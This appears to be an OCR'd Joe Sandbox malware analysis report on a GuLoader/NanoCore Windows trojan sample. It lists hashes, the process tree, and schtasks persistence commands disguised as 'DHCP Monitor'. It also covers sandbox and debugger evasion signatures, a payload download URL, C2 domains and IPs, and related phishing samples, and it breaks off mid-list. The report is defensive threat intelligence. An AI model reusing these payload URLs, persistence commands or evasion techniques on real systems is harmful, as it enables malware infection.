ID: 356594
Sample Name:
SecuriteInfo.com.Variant.Razy.845229.13077.24263
Cookbook: default.jbs
Time: 11:52:47
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Variant.Razy.845229.1…

Overview


General Information

Sample Name:	SecuriteInfo.com.Variant.Razy.845229.13077.24263 (renamed file extension from 24263 to exe)
Analysis ID:	356594
MD5:	532e58083cf5638.
SHA1:	98058e52de6785..
SHA256:	75888910c75a98..
Tags:	GuLoader

Most interesting Screenshot:



Detection




NanoCore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- Sigma detected: Scheduled temp file…
- Detected RDTSC dummy instruction…
- Hides that the sample has been dow…
- Hides threads from debuggers
- Machine Learning detection for samp…
- Tries to detect Any.run
- Tries to detect virtualization through…
- Uses schtasks.exe or at.exe to add …
- Abnormal high CPU Usage

Classification



Startup

- **System is w10x64**
- SecuriteInfo.com.Variant.Razy.845229.13077.exe (PID: 6184 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.13077.exe' MD5: 532E58083CF5638B05F617FCBBB5D63B)
  - RegAsm.exe (PID: 5276 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.13077.exe' MD5: 529695608EAFBED00ACA9E61EF333A7C)
    - conhost.exe (PID: 5964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - schtasks.exe (PID: 5464 cmdline: 'schtasks.exe' /create /f /tn 'DHCP Monitor' /xml 'C:\Users\user\AppData\Local\Temp\tmp167E.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 1000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - schtasks.exe (PID: 6536 cmdline: 'schtasks.exe' /create /f /tn 'DHCP Monitor Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp19AB.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 6528 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- RegAsm.exe (PID: 6228 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe 0 MD5: 529695608EAFBED00ACA9E61EF333A7C)
  - conhost.exe (PID: 4572 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- dhcpmon.exe (PID: 1320 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' 0 MD5: 529695608EAFBED00ACA9E61EF333A7C)
  - conhost.exe (PID: 2872 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches


Sigma Overview

System Summary:

Sigma detected: NanoCore

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Uses new MSVCR Dlls

Binary contains paths to debug symbols

System Summary:

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect virtualization through RDTSC time measurements


Anti Debugging:

Hides threads from debuggers

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 1 1	Masquerading 2	OS Credential Dumping	Security Software Discovery 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication
Default Accounts	Scheduled Task/Job	DLL Side-Loading 1	Scheduled Task/Job 1	Virtualization/Sandbox Evasion 2 3	LSASS Memory	Virtualization/Sandbox Evasion 2 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Disable or Modify Tools 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	System Information Discovery 2 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Razy.845229.13077.exe	33%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Razy.845229.13077.exe	36%	ReversingLabs	Win32.Trojan.Razy	
SecuriteInfo.com.Variant.Razy.845229.13077.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0%	Metadefender		Browse
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
mtspsmjeli.sch.id	12%	Virustotal		Browse
ghsgatvxbznmklopwagdhusvxbznxgtewuahjkop.ydns.eu	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://mtspsmjeli.sch.id/cl/Maly%20nanocre%202021_ECMFFfzt176.bin	15%	Virustotal		Browse
http://mtspsmjeli.sch.id/cl/Maly%20nanocre%202021_ECMFFfzt176.bin	0%	Avira URL Cloud	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mtspsmjeli.sch.id	103.150.60.242	true	true	• 12%, Virustotal, Browse	unknown
ghsgatvxbznmklopwagdhusvxbznxgtewuahjkop.ydns.eu	10.2.118.40	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://mtspsmjeli.sch.id/cl/Maly%20nanocre%202021_ECMFFfzt176.bin	true	• 15%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.150.60.242	unknown	unknown		45325	PC24NET-AS-IDPTPC24TelekomunikasiIndonesiaID	true

Private

IP
10.2.118.40

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356594
Start date:	23.02.2021
Start time:	11:52:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.Razy.845229.13077.24263 (renamed file extension from 24263 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.evad.winEXE@13/9@7/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.8% (good quality ratio 1.2%) • Quality average: 5.1% • Quality standard deviation: 10.1%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, HxTsr.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 51.104.144.132, 131.253.33.200, 13.107.22.200, 93.184.220.29, 13.64.90.137, 13.88.21.125, 92.122.145.220, 104.43.139.144, 168.61.161.212, 184.30.20.56, 51.103.5.186, 8.248.117.254, 8.253.207.120, 8.253.204.121, 8.248.147.254, 67.26.75.254, 51.104.139.180, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, cs9.wac.phicdn.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, dual-a-0001.dc-msedge.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:57:31	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
11:57:32	Task Scheduler	Run new task: DHCP Monitor path: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe" s>$(Arg0)
11:57:33	API Interceptor	35x Sleep call for process: RegAsm.exe modified
11:57:34	Task Scheduler	Run new task: DHCP Monitor Task path: "C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe" s>$(Arg0)

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.150.60.242	SecuriteInfo.com.Variant.Razy.845229.27038.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/Jice_remcos%202_tfkxJbdn252.bin
	Lowes_Quotation_PN1092021.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/VOP.exe
	4AtUJN8Hdu.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	XP 6.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/CUN.exe
	Emirates NDB bank_Remittance.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/AWT.exe
	TT.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/TT_2021_Remcos%20v2_DDoOoaFhuj99.bin
	w0JlVAbpIT.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/wazzyfeb2021_XEeStqfpQ150.bin
	3661RJTi5M.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	TgrhfQLDyB.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/XP_remcos%202021_HzUYr10.bin
	Bjdl7RO0K8.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/wazzyfeb2021_XEeStqfpQ150.bin
	4hW0TZqN01.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/Mekino_nanocore_RYgvWj50.bin
	vTQWcy77WI.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LdOgPDsMEf.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/XP_remcos%202021_HzUYr10.bin
	6QlgtXWPBZ.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	OXplew3YfS.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/Eric_2021_XfqsmM221.bin
	pWokqkAwi2.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	FT102038332370.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/OSE.exe
	UOB bank_Remittance_Form.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/AQT.exe
	Payment Confirmation .xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/AET.exe
	Sales Acknowledgement SA00004804.doc	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/UDI.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mtspsmjeli.sch.id	SecuriteInfo.com.Variant.Razy.845229.27038.exe	Get hash	malicious	Browse	• 103.150.60.242
	Lowes_Quotation_PN1092021.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	4AtUJN8Hdu.exe	Get hash	malicious	Browse	• 103.150.60.242
	XP 6.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Emirates NDB bank_Remittance.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	TT.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	w0JlVAbpIT.exe	Get hash	malicious	Browse	• 103.150.60.242
	3661RJTi5M.exe	Get hash	malicious	Browse	• 103.150.60.242
	TgrhfQLDyB.exe	Get hash	malicious	Browse	• 103.150.60.242
	Bjdl7RO0K8.exe	Get hash	malicious	Browse	• 103.150.60.242
	4hW0TZqN01.exe	Get hash	malicious	Browse	• 103.150.60.242
	vTQWcy77WI.exe	Get hash	malicious	Browse	• 103.150.60.242
	LdOgPDsMEf.exe	Get hash	malicious	Browse	• 103.150.60.242
	6QlgtXWPBZ.exe	Get hash	malicious	Browse	• 103.150.60.242
	OXplew3YfS.exe	Get hash	malicious	Browse	• 103.150.60.242
	pWokqkAwi2.exe	Get hash	malicious	Browse	• 103.150.60.242
	FT102038332370.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	UOB bank_Remittance_Form.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Payment Confirmation .xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Sales Acknowledgement SA00004804.doc	Get hash	malicious	Browse	• 103.150.60.242

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PC24NET-AS-IDPTPC24TelekomunikasiIndonesiaID	SecuriteInfo.com.Variant.Razy.845229.27038.exe	Get hash	malicious	Browse	• 103.150.60.242
	Lowes_Quotation_PN1092021.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	4AtUJN8Hdu.exe	Get hash	malicious	Browse	• 103.150.60.242
	XP 6.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Emirates NDB bank_Remittance.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	TT.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	w0JlVAbpIT.exe	Get hash	malicious	Browse	• 103.150.60.242
	3661RJTi5M.exe	Get hash	malicious	Browse	• 103.150.60.242
	TgrhfQLDyB.exe	Get hash	malicious	Browse	• 103.150.60.242
	Bjdl7RO0K8.exe	Get hash	malicious	Browse	• 103.150.60.242

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4hW0TZqN01.exe	Get hash	malicious	Browse	• 103.150.60.242
	vTQWcy77WI.exe	Get hash	malicious	Browse	• 103.150.60.242
	LdOgPDsMEf.exe	Get hash	malicious	Browse	• 103.150.60.242
	6QlgtXWPBZ.exe	Get hash	malicious	Browse	• 103.150.60.242
	OXplew3YfS.exe	Get hash	malicious	Browse	• 103.150.60.242
	pWokqkAwi2.exe	Get hash	malicious	Browse	• 103.150.60.242
	FT102038332370.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	UOB bank_Remittance_Form.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Payment Confirmation .xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Sales Acknowledgement SA00004804.doc	Get hash	malicious	Browse	• 103.150.60.242

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	document.exe	Get hash	malicious	Browse	
	w0JlVAbpIT.exe	Get hash	malicious	Browse	
	Bjdl7RO0K8.exe	Get hash	malicious	Browse	
	4hW0TZqN01.exe	Get hash	malicious	Browse	
	d4e475d7d17a16be8b9eeac6e10b25af.exe	Get hash	malicious	Browse	
	e5bd3238d220c97cd4d6969abb3b33e0.exe	Get hash	malicious	Browse	
	1c2dec9cbfcd95afe13bf71910fdf95f.exe	Get hash	malicious	Browse	
	Xf6v0G2wIM.exe	Get hash	malicious	Browse	
	jztWD1iKrC.exe	Get hash	malicious	Browse	
	wH22vdkhhU.exe	Get hash	malicious	Browse	
	AqpOn6nwXS.exe	Get hash	malicious	Browse	
	CklrD7MYX2.exe	Get hash	malicious	Browse	
	FahZG6Pdc4.exe	Get hash	malicious	Browse	
	61WlCsQR9Q.exe	Get hash	malicious	Browse	
	U7DiqWP9qu.exe	Get hash	malicious	Browse	
	d4x5rl09A7.exe	Get hash	malicious	Browse	
	1WW425NrsA.exe	Get hash	malicious	Browse	
	Kyd6mztyQ5.exe	Get hash	malicious	Browse	
	xdNg7FUNS2.exe	Get hash	malicious	Browse	
	14muK1SuRQ.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	53248
Entropy (8bit):	4.490095782293901
Encrypted:	false
SSDEEP:	768:0P2Bbv+VazyoD2z9TU//1mz1+M9GnLEu+2wTFRJS8Ulg:HJv46yoD2BTNz1+M9GLfOw8UO
MD5:	529695608EAFBED00ACA9E61EF333A7C
SHA1:	68CA8B6D8E74FA4F4EE603EB862E36F2A73BC1E5
SHA-256:	44F129DE312409D8A2DF55F655695E1D48D0DB6F20C5C7803EB0032D8E6B53D0
SHA-512:	8FE476E0185B2B0C66F34E51899B932CB35600C753D36FE102BDA5894CDAA58410044E0A30FDBEF76A285C2C75018D7C5A9BA0763D45EC605C2BBD1EBB9ED64
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	
Joe Sandbox View:	• Filename: document.exe, Detection: malicious, Browse • Filename: w0JlVAbpIT.exe, Detection: malicious, Browse • Filename: Bjdl7RO0K8.exe, Detection: malicious, Browse • Filename: 4hW0TZqN01.exe, Detection: malicious, Browse • Filename: d4e475d7d17a16be8b9eeac6e10b25af.exe, Detection: malicious, Browse • Filename: e5bd3238d220c97cd4d6969abb3b33e0.exe, Detection: malicious, Browse • Filename: 1c2dec9cbfcd95afe13bf71910fdf95f.exe, Detection: malicious, Browse • Filename: Xf6v0G2wIM.exe, Detection: malicious, Browse • Filename: jztWD1iKrC.exe, Detection: malicious, Browse • Filename: wH22vdkhhU.exe, Detection: malicious, Browse • Filename: AqpOn6nwXS.exe, Detection: malicious, Browse • Filename: CklrD7MYX2.exe, Detection: malicious, Browse • Filename: FahZG6Pdc4.exe, Detection: malicious, Browse • Filename: 61WlCsQR9Q.exe, Detection: malicious, Browse • Filename: U7DiqWP9qu.exe, Detection: malicious, Browse • Filename: d4x5rl09A7.exe, Detection: malicious, Browse • Filename: 1WW425NrsA.exe, Detection: malicious, Browse • Filename: Kyd6mztyQ5.exe, Detection: malicious, Browse • Filename: xdNg7FUNS2.exe, Detection: malicious, Browse • Filename: 14muK1SuRQ.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....{Z..... ....@.. .....N.... .@.....O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\RegAsm.exe.log	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
